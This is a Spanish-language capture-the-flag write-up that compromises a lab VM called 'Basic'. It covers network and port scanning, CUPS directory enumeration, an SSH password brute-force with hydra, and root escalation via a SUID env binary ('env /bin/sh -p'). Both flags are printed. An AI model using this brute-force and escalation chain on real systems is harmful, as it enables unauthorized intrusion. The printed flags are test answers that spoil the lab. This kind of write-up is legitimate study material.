

BASIC

1- LOCALIZAMOS LA MAQUINA

```
└─(root@kali)-[/home/kali/Desktop/Basic]
```

```
└─# sudo arp-scan -I eth0 --localnet
```

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.27 **VMware, Inc.**

2- CONECTIVIDAD

```
└─(root@kali)-[/home/kali/Desktop/Basic]
```

```
└─# ping -c1 192.168.0.27
```

PING 192.168.0.27 (192.168.0.27) 56(84) bytes of data.

64 bytes from 192.168.0.27: icmp_seq=1 ttl=64 time=0.588 ms

--- 192.168.0.27 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 0.588/0.588/0.588/0.000 ms

IP DE LA MAQUINA VICTIMA 192.168.0.27

IP DE LA MAQUINA ATACANTE 192.168.0.26

3- ESCANEAMOS PUERTOS

```
└─(root@kali)-[/home/kali/Desktop/Basic]
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.27
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-04-30 15:18 EDT

Nmap scan report for 192.168.0.27

Host is up (0.0013s latency).

Not shown: 65532 closed tcp ports (reset)


PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
--------	------	-----	---

80/tcp	open	http	Apache httpd 2.4.56 ((Debian))
--------	------	------	--------------------------------

631/tcp	open	ipp	CUPS 2.3
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Visitamos el servidor web



PUERTO 631

CUPS (Common UNIX Printing System) es un sistema de impresión de código abierto utilizado en sistemas operativos basados en Unix, como Linux y macOS.

IPP (Internet Printing Protocol) es un protocolo de comunicación utilizado para imprimir y administrar impresoras a través de una red IP.

4- ENUMERAMOS DIRECTORIOS

└─(root@kali)-[/home/kali/Desktop/Basic]

└─# **dirb http://192.168.0.27:631**

---- Scanning URL: http://192.168.0.27:631/ ----

+ http://192.168.0.27:631/admin (CODE:200|SIZE:4904)


+ http://192.168.0.27:631/admin.cgi (CODE:200|SIZE:4904)

- + http://192.168.0.27:631/admin.php (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin.pl (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_ (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_area (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_banner (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_c (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_index (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_interface (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_login (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin_logon (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin1 (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin2 (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin3 (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin4_account (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin4_colon (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin-admin (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin-console (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admincontrol (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admincp (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminhelp (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admin-interface (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administer (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administr8 (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administracion (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administrador (CODE:200|SIZE:4904)

- + http://192.168.0.27:631/administrat (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administratie (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administration (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administrator (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administratoraccounts (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administrators (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/administrivia (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminlogin (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminlogon (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminpanel (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminpro (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admins (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminsessions (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/adminsql (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/admintools (CODE:200|SIZE:4904)
- + http://192.168.0.27:631/classes (CODE:200|SIZE:2120)
- + http://192.168.0.27:631/de (CODE:200|SIZE:2342)
- + http://192.168.0.27:631/es (CODE:200|SIZE:2511)
- + http://192.168.0.27:631/help (CODE:200|SIZE:3470)
- + http://192.168.0.27:631/index.html (CODE:200|SIZE:2511)
- + http://192.168.0.27:631/ja (CODE:200|SIZE:2500)
- + http://192.168.0.27:631/jobs (CODE:200|SIZE:2465)
- + http://192.168.0.27:631/printers (CODE:200|SIZE:2539)
- + http://192.168.0.27:631/pt_BR (CODE:200|SIZE:2561)
- + http://192.168.0.27:631/robots.txt (CODE:200|SIZE:95)

+ http://192.168.0.27:631/ru (CODE:200|SIZE:2974)

Después de un buen rato analizando los directorios encuentre que en /printers nos aparece un usuario "dimitri"



Con este usuario, intentamos hacer un ataque de fuerza bruta con hydra

```
└─(root@kali)-[/home/kali/Desktop/Basic]
```

```
└─# hydra -l dimitri -P /usr/share/wordlists/rockyou.txt 192.168.0.27 ssh -s 22
```

[22][ssh] host: 192.168.0.27 login: dimitri password: mememe

Ahora que tenemos tb la contraseña, intentamos establecer un ssh

```
└─(root@kali)-[/home/kali/Desktop/Basic]
```

```
└─# ssh dimitri@192.168.0.27
```

The authenticity of host '192.168.0.27 (192.168.0.27)' can't be established.

ED25519 key fingerprint is SHA256:3dqg7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.0.27' (ED25519) to the list of known hosts.

dimitri@192.168.0.27's password:

dimitri@basic:~\$

Mejoramos la shell

dimitri@basic:~\$ ***python3 -c 'import pty; pty.spawn("/bin/sh")'***

Listamos y leemos el user.txt

dimitri@basic:~\$ ***ls -la***

total 24

drwx----- 2 dimitri dimitri 4096 oct 26 2023 .

drwxr-xr-x 3 root root 4096 oct 26 2023 ..

lrwxrwxrwx 1 dimitri dimitri 9 oct 26 2023 .bash_history -> /dev/null

-rw-r--r-- 1 dimitri dimitri 220 ene 15 2023 .bash_logout

-rw-r--r-- 1 dimitri dimitri 3526 ene 15 2023 .bashrc

-rw-r--r-- 1 dimitri dimitri 807 ene 15 2023 .profile

-r----- 1 dimitri dimitri 33 oct 26 2023 user.txt

dimitri@basic:~\$ ***cat user.txt***

f17d2f67c468d15600d8fc0b2ebc1d8c

Flag de usuario

5- ESCALAMOS PRIVILEGIOS

Este comando es una búsqueda en el sistema de archivos que tienen el bit setuid activado. El bit setuid (suid) es un permiso especial en sistemas Unix que permite a un usuario ejecutar un archivo con los permisos del propietario del archivo en lugar de los propios. Esto puede ser útil para ejecutar programas con privilegios elevados sin necesidad de iniciar sesión como el propietario del archivo.

```
dimitri@basic:~$ find / -perm -4000 2>/dev/null
```

```
/usr/bin/env
```

```
/usr/bin/mount
```

```
/usr/bin/su
```

```
/usr/bin/chfn
```

```
/usr/bin/gpasswd
```

```
/usr/bin/chsh
```

```
/usr/bin/umount
```

```
/usr/bin/passwd
```

```
/usr/bin/newgrp
```


```
/usr/lib/openssh/ssh-keysign
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/usr/libexec/polkit-agent-helper-1
```

```
dimitri@basic:~$
```

GTFObins (abreviatura de "Go To Fuzz Over Binary Instruction Set") es un proyecto que recopila una base de datos de técnicas y comandos que pueden ser utilizados para la escalada de privilegios, ejecución de comandos con privilegios elevados, o sorteo de restricciones de seguridad, aprovechando programas que tienen permisos setuid, permisos setgid u otras configuraciones específicas.



 / **env**  Star 10,128

Shell SUDO Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Como tenemos /usr/bin/env:

Este ejemplo crea una copia local SUID del binario y la ejecuta para mantener privilegios elevados. Para interactuar con un binario SUID existente omite el primer comando y ejecute el programa utilizando su ruta original.

sudo install -m =xs \$(que env) .

./env /bin/sh -p

dimitri@basic:/\$ **env /bin/sh -p**

whoami

root

Ya somos root

root

ls -la

drwxr-xr-x 2 root root 4096 ene 15 2023 mnt

drwxr-xr-x 2 root root 4096 ene 15 2023 opt

dr-xr-xr-x 243 root root 0 may 1 18:52 proc

drwx----- 3 root root 4096 oct 26 2023 **root**

drwxr-xr-x 19 root root 560 may 1 19:51 run

cd root

ls

root.txt

cat root.txt

551df067bd06f13f1c092743493de034

#

FLAG DE ROOT